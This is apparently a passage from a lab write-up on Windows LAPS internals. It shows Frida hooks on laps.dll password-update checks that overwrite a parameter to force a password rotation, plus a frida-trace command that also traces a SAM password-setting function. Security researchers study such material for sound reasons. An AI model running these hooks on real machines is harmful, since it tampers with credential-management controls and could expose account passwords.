


`laps.dll!LapsCore::CheckADPasswordUpdateFactors` (AD) & `laps.dll!LapsCore::CheckAzurePasswordUpdateFactors` (Entra)


We hook the functions `CheckADPasswordUpdateFactors` (AD) & `CheckAzurePasswordUpdateFactors` (Entra) before they return, and modify a parameter.


```
defineHandler({
    onEnter(log, args, state) {
        log('[RESET] LapsCore::CheckAzurePasswordUpdateFactors');
        this.arg5 = args[5];
    },

    onLeave(log, retval, state) {
        log('Leaving LapsCore::CheckAzurePasswordUpdateFactors - Forcing update');
        this.arg5.writeULong(1);
    }
});
```



```
defineHandler({
    onEnter(log, args, state) {
        log('[RESET] LapsCore::CheckAzurePasswordUpdateFactors');
        this.arg5 = args[5];
    },

    onLeave(log, retval, state) {
        log('Leaving LapsCore::CheckAzurePasswordUpdateFactors - Forcing update');
        this.arg5.writeULong(1);
    }
});
```


Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
laps-lab.com
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipal
LAPSManaged
Managed Service Accou
Other
Users
Name Type Description
W11 Computer
13:27
30/06/2025
Recycle Bin
Microsoft Edge
handlers
Administrator: Command Prompt
C:\Users\baguette\Desktop>frida-trace -p 924 -a laps.dll!0x1ba64 -i samsrv.dll!SamISetPasswordForeignUser2
handlers
sub_1ba64.js
laps.dll > sub_1ba64.js > ...
defineHandler({
onEnter(log, args, state) {
log('[RESET] LapsCore::CheckADPasswordUpdateFactors');
this.arg5 = args[5];
},
onLeave(log, retval, state) {
log('Leaving LapsCore::CheckADPasswordUpdateFactors - Forcing update');
this.arg5.writeULong(1);
}
});
Command Prompt
C:\Users\baguette>gpupdate /target:computer /force
Search
ENG SF
13:27
30/06/2025

Forcing a LAPS password rotation – Entra ID









Source: https://learn.microsoft.com/en-us/windows-server/identity/laps/laps-concepts-overview#background-policy-processing-cycle

Forcing a LAPS password rotation – Entra ID




